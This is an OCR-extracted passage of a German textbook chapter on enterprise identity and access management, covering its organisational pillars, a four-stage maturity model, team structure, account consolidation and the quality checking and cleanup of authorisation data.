


Abbildung 2: Die drei Säulen des IAMs

Abbildung 2 verdeutlicht die drei Säulen eines erfolgreichen unternehmensweiten IAMs zusammen mit typischen Treibern. Die technische Infrastruktur, meist basierend auf einem dedizierten IAM-Tool, bietet unter anderem die Möglichkeit, Systeme zentral zu administrieren, Berechtigungsvergabe und –entzug zu automatisieren und zu auditieren. Sie stellt damit die notwendige technische Unterstützung für die Durchsetzung von Richtlinien (Policies) und Prozessen zur Benutzerverwaltung zur Verfügung. Diese beiden weiteren Säulen bilden die organisatorische Grundlage für zentralisiertes Identitäts- und Access Management in einem Unternehmen. Es muss sichergestellt werden, dass die gültigen Prozesse und Policies für das Benutzermanagement und verwandte Themengebiete standardisiert und dokumentiert sind. Die Berücksichtigung dieser organisatorischen Aspekte vereinnahmen in Projekten üblicherweise 80% des Gesamtaufwands. Die Erfahrung zeigt, dass die Standardisierung von Benutzerverwaltungsprozessen und die Festlegung von unternehmensweit gültigen Rahmenbedingungen für das IAM eine mühsame und langfristige Aufgabe darstellt.

Leitsatz 1: IAM ist eine organisatorische Herausforderung

Beim IAM handelt es sich keineswegs – wie oft aus Sicht der IT interpretiert wird – um ein technisches Thema. Die Hauptpfeiler einer geschäftsorientierten und effektiven Benutzer- und Berechtigungsverwaltung sind Prozesse und Richtlinien, die den Lebenszyklus von Identitäten in Unternehmen kontrollieren und lenken. Daher ist IAM eine organisatorische Herausforderung, für die es keine rein technische Lösung gibt.

10.3 Organisatorische Aspekte von IAM

Wie in der Motivation angeführt, ist eine Vielzahl organisatorischer Aspekte zu berücksichtigen, um die Basis für erfolgreiches Identitäts- und Access Management zu schaffen. In Zusammenhang mit den strategischen Zielen regulieren die definierten Benutzerverwaltungsprozesse und Richtlinien die Nutzung von digitalen Identitäten und ihren möglichen Aktionen in den einzelnen Zielsystemen. Das Ziel ist es, eine stabile Basis für eine technik-gestützte Automatisierung der IAM-Kernfunktionalität zur Verfügung zu stellen. IAM-Prozesse beschäftigen sich wie schon angesprochen mit den Bestandteilen des Lebenszyklus einer digitalen Identität in Unternehmen (siehe Abbildung 3):

- Anlegen und Verteilen von digitalen Identitäten in Zielsystemen
- Vergabe von Berechtigungen an diese Identitäten
- Anpassung von Berechtigungen und Attributen der digitalen Identitäten bei Veränderungen wie Abteilungswechsel, Positionswechsel, etc.
- Entzug von Berechtigungen bei (temporärer) Beendigung des Arbeitsverhältnisses mit Mitarbeitern




Abbildung 3: Der Lebenszyklus digitaler Identitäten

Neben diesen Kernprozessen umfasst unternehmensweites IAM noch eine Vielzahl an weiteren organisatorischen Vorarbeiten. So erfordert jede neue IAM-Funktionalität die Definition von Richtlinien und Prozessen - unabhängig davon, ob es sich bei der funktionalen Erweiterung um die Einführung einer Single-Sign On Lösung, eines unternehmensweiten Rollenmanagements, einer Komponente zur Föderation von Identitäten oder die Prüfung der Berechtigungsstrukturen (Access Governance) handelt.

Diese Punkte unterstreichen, dass Identitäts- und Access Management keine abgeschlossene IT-Aufgabe, sondern eine fortlaufende Tätigkeit mit Querschnittscharakter und engen Beziehungen zu den Geschäftsbereichen eines Unternehmens ist. Neben der Zusammenstellung eines Projektteams bedarf es daher auch der Definition einer langfristigen IAM-Strategie und einer strukturierten Vorgehensweise zum Erreichen der gesteckten Ziele. Die IAM-Strategie ordnet die unternehmensspezifischen funktionalen Schwerpunkte in eine verbindliche Roadmap ein und sollte konkret formuliert sein. Sie definiert die langfristige Vision für das Identitätsmanagement in einem Unternehmen und beeinflusst somit direkt die Reihenfolge der Einführung von IAM-Funktionalitäten. Da diese einzelnen IAM-Funktionalitäten selbst umfangreiche Vorhaben darstellen, muss die Ausführung der einzelnen Projektschritte mit Hilfe einer modularen Vorgehensweise unter Berücksichtigung ihrer gegenseitigen Abhängigkeiten geplant werden. Dieser Aspekt wird von Unternehmen oft nur unzureichend berücksichtigt, mit der Folge, dass zu viele IAM-Funktionalitäten zeitgleich realisiert werden sollen.

Leitsatz 2: Strategisch und langfristig denken

Aufgrund der Komplexität des Themas und den Querbezügen zur Aufbau- und Ablauforganisation eines Unternehmens muss geschäftsorientierte Benutzer- und Berechtigungsverwaltung auf einer langfristigen IAM-Strategie und einer strukturierten Vorgehensweise basieren. Nur mit einem schrittweisen Vorgehen können die gesteckten technischen und organisatorischen Ziele erreicht werden.

10.3.1 Die verschiedenen Reifegrade

Betrachtet man die verschiedenen Entwicklungsgrade des Identitäts- und Access Managements in Unternehmen, so kann man verschiedene Ausgangssituationen identifizieren (siehe Abbildung 4).

Abbildung 4: Reifegradmodell von IAM in Unternehmen

Unternehmen entwickeln ihr IAM üblicherweise schrittweise von einem Reifegrad zum nächsten – je nach aktuellen Treibern und Motivationen für das Themengebiet. Dabei ist denkbar, dass sie sich je nach Strategie in einem Teilbereich des IAM schon auf einer fortgeschrittenen Stufe befinden, während sie bezüglich anderer Aspekte noch mit einer rudimentären Lösung arbeiten. Jeder Übergang zu einem höherwertigen Reifegrad geht dabei mit der Anpassung von Richtlinien und Prozessen und meist auch mit der technischen Erweiterung der vorhandenen Infrastruktur um spezielle IAM-Funktionalitäten einher.

Leitsatz 3: Strukturiert vorgehen

IAM-Module können grundsätzlich parallel eingeführt werden. Jedoch sollte ein Unternehmen erst eine überschaubare Basisfunktionalität im IAM umsetzen, welche dann als stabile Grundlage für den schrittweisen Ausbau der Infrastruktur dient. Eine Einführung von zu vielen Modulen in zu kurzer Zeit erhöht die Gefahr von organisatorischen und technischen Abhängigkeiten und Problemen.

1. Stufe: Wird die Benutzerverwaltung in einer Organisation dezentral und anwendungsspezifisch durchgeführt, so spricht man von ad-hoc IAM. Dieses „Identitätsmanagement auf Zuruf" ist dadurch charakterisiert, dass die Benutzerverwaltung nicht standardisiert ist, es keine übergreifenden Richtlinien gibt und auch keine zentrale technische Infrastruktur für das IAM vorhanden ist. Viele KMUs befinden sich auf dieser Entwicklungsstufe, bevor sie ihre ersten IAM-Projekte starten.
2. Stufe: Im so genannten fokussierten IAM haben Unternehmen sich schon eingehend mit der Dokumentation und dem Re-engineering des Identity Lifecycles und der Einführung von ersten technischen Hilfsmitteln zur Optimierung der Benutzerverwaltung beschäftigt. Dies kann die Einführung eines Meta-Verzeichnisdienstes oder die Konsolidierung von digitalen Identitäten und ihren Berechtigungen in Anwendungssystemen darstellen. Die IAM-Lösung ist in diesem Reifegrad jedoch nicht umfassend und beschäftigt sich nur mit den grundlegenden Basisprozessen. Typischerweise operieren größere mittelständische

und auch einige Großunternehmen, für die Identitäts- und Access Management bisher keine wichtige Rolle gespielt hat, auf dieser Entwicklungsstufe.

3. Stufe: Von standardisiertem oder optimiertem IAM spricht man in der Praxis, wenn ein Unternehmen auf der Basis einer einheitlichen technischen Infrastruktur organisationsweit einheitliche Benutzerverwaltung betreibt. In Unternehmen mit diesem IAM-Reifegrad erhalten Mitarbeiter Berechtigungen und Zugänge über standardisierte Kanäle. Der gesamte Lebenszyklus einer digitalen Identität wird über die technische IAM-Infrastruktur unterstützt und abgedeckt. Allerdings ist das IAM in dieser Entwicklungsstufe immer noch ein technisches Hilfsmittel und kein „Enabler" für Geschäftsprozessanforderungen. Es deckt die Kernanforderungen der IT hinsichtlich einer optimierten Benutzerverwaltung ab. Viele Unternehmen, die in der Vergangenheit schon IAM-Initiativen durchgeführt haben, befinden sich auf dieser Entwicklungsstufe.
4. Stufe: Geschäftsorientiertes Identitäts- und Access Management zeichnet sich dadurch aus, dass es nicht mehr nur die Rolle eines technischen Hilfsmittels zur Abbildung von Anforderungen aus den Fachbereichen einnimmt. Über Funktionen wie eine rollenbasierte Nutzerverwaltung oder die enge Integration in vorhandene Prozesse spielt das IAM vielmehr eine aktive Rolle beim Erreichen von Geschäftszielen. Unternehmen auf dieser Entwicklungsstufe leben standardisierte IAM-Prozesse, betreiben interne Qualitätssicherung für ihre Berechtigungsstrukturen und binden Geschäftspartner aktiv über die IAM-Infrastruktur ein.

10.3.2 Die typische Teamstruktur

Der Erfolg von IAM-Projekten hängt von unterschiedlichsten Faktoren ab. Die Teamstruktur und die Fähigkeiten der einzelnen Teammitglieder sind zweifelsohne neben der Managementunterstützung und der gesicherten Finanzierung einer der zentralen Erfolgsfaktoren. Die Teammitglieder müssen über ausreichende Kompetenzen und zeitliche Ressourcen verfügen, um die organisatorischen und technischen Aufgaben des Projekts erfüllen zu können. Nicht selten werden die entstehenden Aufwände bei der Standardisierung von Prozessen oder anderen diskussionsintensiven Herausforderungen unterschätzt. Eine zu starke Konzentration auf die technische Umsetzung des Projekts, etwa durch den Zukauf eines IAM-Tools ist ähnlich riskant wie eine Vernachlässigung der technischen Toolintegration.

Leitsatz 4: Klare Verantwortlichkeiten definieren

Im Rahmen eines IAM-Projekts müssen die Verantwortlichkeiten und Befugnisse der einzelnen Teammitglieder (Projektleitung, Kernteam, erweitertes Team, etc.) klar definiert und vom Management unterstützt werden. Ohne klare Teamstrukturen besteht die Gefahr, dass es an Ansprechpartnern für bestimme Fragen und dem Wahrnehmen notwendiger Aufgaben fehlt.

Unabhängig von den inhaltlichen Aspekten ist die Klärung der Verantwortlichkeiten und Befugnisse der Teammitglieder im IAM-Vorhaben erfolgskritisch. Abbildung 5 zeigt die typische Zusammensetzung eines Identitäts- und Access Management-Teams in einem Unternehmen.




Abbildung 5: Typische Struktur eines IAM-Teams

Koordiniert von einem Projektleiter bearbeiten verschiedene Teammitglieder jeweils Aspekte von Teilprojekten. Hier wird der modulare Charakter des IAM deutlich: Der langfristigen Strategie folgend werden im Rahmen verschiedener Teilprojekte sequentiell IAM-Funktionalitäten umgesetzt (zum Beispiel ein zentrales Directory, automatische Provisionierung von Informationssystemen, Rollenmodellierung oder Berechtigungszertifizierungen). Diese Teilprojekte können je nach Ziel unterschiedliche Schwerpunkte besitzen, für die bestimmte Teammitglieder verantwortlich sind. So impliziert die Standardisierung von Benutzerverwaltungsprozessen als ein mögliches Teilprojekt zum Beispiel die Kommunikation mit der Personalabteilung und den Systemverantwortlichen auf der IT-Ebene. Bei der Definition von Geschäftsrollen hingegen müssen verantwortliche Manager oder IT-Koordinatoren aus den Fachbereichen zu dem Teilprojekt hinzugezogen werden. Weitere, indirekt Beteiligte an IAM-Vorhaben sind typischerweise Projektsponsoren, interne „Kunden“ des Projekts und ein Leitungsgremium.

10.4 Der Einstieg in unternehmensweites IAM

Gewachsene und heterogene Systemlandschaften mit unabhängig verwalteten, lokalen Benutzerkonten sind eine der zentralen Herausforderungen im Benutzermanagement moderner Unternehmen. Compliance-Anforderungen und Kostenbewusstsein motivieren Firmen immer mehr, eine systemübergreifende Benutzerverwaltung umzusetzen. Um das bestehende Identitätschaos zu beseitigen, streben daher zahlreiche, vor allem mittelständische Unternehmen an, ihre dezentrale Benutzerverwaltung zu einer unternehmensweiten IAM-Infrastruktur auszubauen (Migration von Stufe 1 auf Stufe 2 des Reifegradmodells).

Leitsatz 5: Sorgfältige Technologieauswahl

IAM-Tools sind komplexe Produkte, die verschiedenste Module zur Adressierung von Aufgaben des IAMs bereitstellen. Eine sorgfältige Analyse und Auswahl des passenden Tools für ein Unternehmen und damit der Partnerunternehmen ist unabdingbar, da eine technische IAM-Infrastruktur eine langfristige Bindung an einen Hersteller samt seiner Produktphilosophie mit sich bringt. Daher muss eine langfristige Investitionssicherheit und die Abdeckung möglicher zukünftiger Anforderungen sichergestellt werden.

Beginnt ein Unternehmen, sich zum ersten Mal dem Thema Identitäts- und Access Management zu nähern, so betrifft dies aus technischer Sicht meist den Aufbau eines zentralen Meta- oder virtuellen Verzeichnisdienstes. In einer ersten Projektphase, der Datenbeschaffung, müssen die Quellen für Identitätsdaten in bestehenden Systemen identifiziert werden und über ihre Anbindung an das zentrale IAM entschieden werden. Unternehmen stehen dabei vor allem vor der Aufgabe, die existierenden digitalen Identitäten (etwa lokale Benutzerkonten in den Anwendungen), Autorisierungen und Verwaltungsprozesse zu identifizieren und zu konsolidieren. Dies umfasst in einem ersten Schritt die Definition von systemübergreifenden Benutzerkennungen und die Zuordnung von lokalen Benutzerkonten zu bestehenden Mitarbeitern.

Während große Unternehmen für Standardbenutzer meist schon globale, also unternehmensweite Benutzerkennungen eingeführt haben, stehen mittelständische Unternehmen oft vor der Herausforderung, jedem existierenden Benutzerkonto eine verantwortliche natürliche Person zuordnen und damit bestehende regulatorische Anforderungen erfüllen zu können.

Während des ersten Konsolidierungsvorgangs können verwaiste Benutzerkonten aufgefunden und in einem ersten Bereinigungsschritt deaktiviert werden oder zu einer „Black List" von verwaisten Benutzerkonten hinzugefügt werden. Führt man die Zuordnung von Benutzerkonten aus verschiedenen Zielsystemen anhand von vordefinierten Kriterien und Attributvergleichen automationsunterstützt durch, so muss festgelegt werden, mit welcher Genauigkeit Accounts einem vorgegebenen Benutzerbestand (etwa aus dem HR-System) beigeordnet werden sollen. Solche Matching-Werkzeuge müssen dem Anwender darüber hinaus die Möglichkeit bieten, eine manuelle Zuordnung von Benutzerkonten zu realen Personen und ihren globalen Identifikatoren durchzuführen. Dies kann zum Beispiel bei vorliegender Mehrdeutigkeit der Zuordnungen notwendig sein. Bereits zu diesem frühen Zeitpunkt können Aussagen über die Qualität von Zuordnungen, etwa über Maßzahlen, wie die relative Anzahl der Verknüpfung von Zielsystemkonten zu realen Personen, gemacht werden.

10.5 Erfolgsfaktor Datenqualität

Eine hohe Qualität der Identitätsdaten ist entscheidend für den Erfolg von IAM-Projekten. Dies gilt sowohl für Projekte, deren Fokus auf der funktionalen Erweiterung einer bestehenden Infrastruktur, beispielsweise mit einem Single-Sign-On oder einem Provisioning-Modul liegt, als auch für Projekte, die auf die Standardisierung von IAM-Prozessen im Unternehmen abzielen. Dennoch ist die Qualität der Identitätsdaten in der Praxis in vielen Fällen unzureichend. Auch nach dem Aufbau eines zentralen Verzeichnisdienstes und der Einführung von ersten standardisierten Benutzerverwaltungsprozessen in den Kernsystemen eines Unternehmens (Stufe 2 des Reifegradmodells), besitzen Mitarbeiter üblicherweise noch eine Vielzahl an Benutzerkonten und überschüssigen Berechtigungen, die sie während ihrer Zeit im Unternehmen angesammelt haben. Die Daten sind nicht aktuell, Benutzer besitzen mehr Rechte als zur Ausübung ihrer täglichen Arbeit notwendig, und der Datenbestand ist inkonsistent. Oft existieren in den Datenbeständen verwaiste Benutzerkonten, Sicherheitsgruppen oder Rollen, die nicht mehr genutzt werden, aber nicht korrekt deaktiviert oder gelöscht wurden.

Für die IT-Administration ist es aufgrund des fehlenden betriebswirtschaftlichen Wissens über die Tätigkeiten der Mitarbeiter nicht möglich, zu entscheiden, welche Berechtigungen von Personen im Unternehmen für die tägliche Arbeit benötigt werden und welche entzogen werden können. Auch aufgrund von rechtlichen Anforderungen setzen sich daher immer mehr Unternehmen die Wiedergewinnung der Kontrolle über ihre Berechtigungsstrukturen als Ziel.

Leitsatz 6: Datenqualität ist ein zentraler Erfolgsfaktor

Eine hohe Qualität der Identitätsdaten und Berechtigungsstrukturen ist für den Erfolg des IAM-Projektes entscheidend. Nur durch eine strukturierte Kontrolle und Bereinigung der bestehenden Daten kann Grundsätzen der IT-Sicherheit entsprochen und können zeitgleich niedrigere Lizenzkosten sowie geringerer Administrationsaufwand realisiert werden. Ein Fortschreiben unbereinigter Daten beinhaltet Sicherheitsrisiken, erschwert die zukünftige Berechtigungsvergabe und eine mögliche spätere Rollendefinition.

Zur Optimierung und zum Ausbau ihres IAMs streben Unternehmen eine Qualitätsanalyse und die Bereinigung der Benutzerkonten an, um in einem weiteren Schritt Geschäftsrollen zur Verwaltung ihrer Mitarbeiter, Kunden, Partner und Lieferanten einzuführen. Diese Optimierung der Berechtigungsstrukturen muss in drei Phasen iterativ durchlaufen werden (siehe Abbildung 6).

Zurück zu führen auf die vielen digitalen Benutzeridentitäten, die unterschiedlichen Rechte und Privilegien und die Vielzahl an Anwendungen, die in den Unternehmen betrieben werden, gibt es oft mehrere Hunderttausend Berechtigungszuordnungen, die in Verzeichnisdiensten, Autorisierungstabellen oder Verzeichnisdiensten verwaltet werden. Diese Menge an Informationen erschwert eine manuelle Analyse und kann somit nur automatisiert ausgewertet werden. Auch die abschließende Bereinigung von gefundenen Auffälligkeiten, also die Attestierung von Berechtigungen durch Fachverantwortli-

che im Unternehmen muss semi-automatisch erfolgen. Nur so kann das notwendige Feedback aus Geschäftsbereichen kontrolliert und nachvollziehbar eingeholt und verarbeitet werden.




Abbildung 6: Prüfung von bestehenden Berechtigungsstrukturen

10.5.1 Data Health Check – die kompakte Qualitätsprüfung

In einem ersten Schritt der Datenqualitätssicherung sollte eine grundlegende Analyse der bestehenden Datenqualität in den zu untersuchenden Systemen erfolgen. Sie gibt Aufschluss über die Ist-Situation und belegt die bestehende Qualität quantitativ. Unternehmen beginnen für einen Data Health Check typischerweise mit den Kernsystemen und Verzeichnisdiensten wie etwa dem Microsoft Active Directory mit den darin bestehenden Gruppen und Gruppenmitgliedschaften oder den SAP-Systemen und den darin vergebenen Funktions- und Sammelrollen. Das Ziel ist die schnelle und kompakte Auswertung der Datenqualität, um die weitere Projektplanung zu verbessern und die entstehenden Aufwände zur Datenbereinigung besser einschätzen zu können. In dieser Phase erfolgt somit keine detaillierte Erkennung von Fehlern in den Berechtigungsstrukturen, sondern eine quantitative aggregierte Einschätzung des Ist-Zustandes. Diese Auswertungen können dann im Folgenden für das Einholen von Managementunterstützung für das Identitäts- und Access Management-Projekt oder die Budget- und Zeitplanung genutzt werden.

10.5.2 Fehler in Berechtigungsstrukturen erkennen

Nach dem grundlegenden Data Health Check müssen Auffälligkeiten und Verletzungen von bestehenden Sicherheitsrichtlinien in den Berechtigungsstrukturen identifiziert werden. Als entsprechende Analysewerkzeuge können Skripte, über die der Abgleich der bestehenden Zugriffsberechtigungen mit LDAP-Verzeichnisdiensten durchgeführt wird, eingesetzt werden. Aufgrund der Datenmengen sollte die Analyse jedoch unter Verwendung eines unterstützenden Softwarewerkzeuges durchgeführt werden.

Dabei werden zuerst syntaktische Datenfehler und Verletzungen von bestehenden Sicherheitsrichtlinien identifiziert. Mit Hilfe von einfachen syntaktischen Prüfroutinen können unvollständige oder doppelte Datensätze, sowie Fehler in den Identitätsdaten

erkannt werden. Unter Verwendung eines unterstützenden Analysetools können Tippfehler, doppelte Benutzerkonten oder Identitäten automatisch aufgefunden und bereinigt werden. Dies sollte mit einer Überprüfung vorhandener Sicherheitsrichtlinien (zum Beispiel Aufgabentrennung, 4-Augen-Prinzip) einhergehen. So können Berechtigungsstrukturen aufgefunden werden, die auf Rollen oder Berechtigungen verweisen, die miteinander in Konflikt stehen.

Als Hauptschritt der detaillierten Fehlererkennung folgt auf die syntaktische Auswertung die semantische Analyse der bestehenden Identitätsdaten und Berechtigungen. Sie kann Aussagen über schwer erkennbare Sicherheitslücken und Datenqualitätsprobleme liefern. Während syntaktische Fehler meist automatisch bereinigt werden können, ist bei der Bewertung von semantischen Datenfehlern, wie etwa überschüssigen Berechtigungen, das Einbeziehen von Expertenwissen nötig. In der Praxis resultieren semantische Datenfehler aus einer hohen Mitarbeiterfluktuation. Mitarbeiter wechseln unternehmensintern, benötigen ihre alten Zugriffsberechtigungen jedoch noch für eine Übergangszeit und erhalten zusätzlich Berechtigungen, die für ihre neue Position im Unternehmen notwendig sind. Das Nachhalten der Änderungen wird oft vernachlässigt.

Zum Auffinden von semantischen Datenfehlern können verschiedenste Technologien wie Clustering-Techniken, statistische Auswertungen oder neuronale Netze eingesetzt werden. Unter Verwendung dieser Verfahren wird versucht, Mitarbeiter über die Ähnlichkeit ihrer Berechtigungsstrukturen zu gruppieren und so sichtbar zu machen, welche Benutzer eine untypische Rechteausstattung besitzen.




Abbildung 7: Typische Berechtigungsverteilung in Abteilungen

Beispiel:

Um mögliche semantische Datenfehler zu identifizieren, können Unternehmen mit der Auswertung von überschüssigen beziehungsweise in seltenen Fällen auch fehlenden Berechtigungen mit Hilfe der Berechtigungsverteilung in einzelnen Abteilungen beginnen. Abbildung 7 zeigt eine solche typische Verteilung in einem Geschäftsbereich eines Unternehmens, in dem 150 verschiedene Berechtigungen an knapp 50 Mitarbeiter vergeben sind. Auf der x-Achse sind die unterschiedlichen Berechtigungen aufgelistet, während die y-Achse die Anzahl der ihnen zugewiesenen Mitarbeiter visualisiert. Ein

großer Anteil der Berechtigungen ist nur einem einzelnen Mitarbeiter zugewiesen. Solche Berechtigungen sollten genauer untersucht werden, um festzustellen, ob sie für die tägliche Arbeit der Mitarbeiter tatsächlich benötigt werden (Spezialistenberechtigungen) oder ob es sich um ungenutzte Berechtigungen handelt, die etwa beim Abteilungswechsel von Mitarbeitern oder bei der Einführung neuer Anwendungssysteme nicht korrekt entzogen wurden.

10.5.3 Datenbereinigung mit Expertenwissen

Die wesentliche Intention der Datenbereinigung ist die Beseitigung der erkannten Datenfehler. Hierfür müssen die Auffälligkeiten im Rahmen einer Attestierung durch Entscheidungsträger (etwa Abteilungsleiter oder Prozessverantwortliche) begutachtet und ausgewertet werden. Dieser Prozess sollte für die Fachbereiche verständlich modelliert werden und je nach Komplexität und Anzahl der gefundenen Auffälligkeiten softwaregestützt ablaufen. Alternativ kann in kleineren Umgebungen eine manuelle Rücksprache mit den verantwortlichen Personen aus den Geschäftsbereichen erfolgen. Im Rahmen eines iterativen Prozesses sollte dieses Feedback in eine erneute Phase der Qualitätsbewertung der Berechtigungsstrukturen münden, um den Fortschritt der Datenbereinigung in periodischen Abständen zu messen. So kann gegebenenfalls eine erneute Fehlererkennung durchgeführt und die Liste der Auffälligkeiten unter Berücksichtigung der erlangten Erkenntnisse (zum Beispiel genehmigte Sonderberechtigungen, etc.) aktualisiert werden.

Nach der Datenbereinigung muss sichergestellt werden, dass die Qualität der Berechtigungsstrukturen auf dem erreichten hohen Niveau verbleibt und nicht über die Zeit wieder abnimmt. Dies kann nur durch das Etablieren von entsprechenden Qualitätssicherungsprozessen erfolgen. So müssen zum Beispiel die Prozesse zu Berechtigungsvergabe und -entzug überprüft und möglicherweise angepasst oder standardisiert werden. Zusätzlich muss definiert werden, in welchen Zeitabständen Berechtigungsattestierungen etwa im Rahmen von so genannten „Access Governance"-Initiativen erfolgen sollen. Je nach Branche, in der ein Unternehmen operiert, kann dies aufgrund gesetzlicher Anforderungen oder freiwillig zur Qualitätssicherung erfolgen.

10.6 Für Profis: Rollenbasiertes IAM

Nach der syntaktischen und semantischen Datenbereinigung ist die Basis für die erfolgreiche Definition von Geschäftsrollen geschaffen. Die Gründe für eine solche Migration von einem identitätsbasierten Identitäts- und Access Management (Migration von Stufe 3 auf Stufe 4 des Reifegradmodells) hin zu einer rollenbasierten Benutzerverwaltung sind vielfältig (siehe Abbildung 8). Vor allem die weitere Automatisierung von Provisionierungsprozessen und die damit erreichbaren Kosteneinsparungen und eine verbesserte Effizienz werden oft als Treiber für Rollenprojekte herangezogen. Nicht selten spielen allerdings auch Sicherheitsüberlegungen und Compliance-Anforderungen eine große Rolle, wenn es darum geht, die Berechtigungen in Zukunft anhand von Rollenmitgliedschaften von Mitarbeitern zu vergeben.

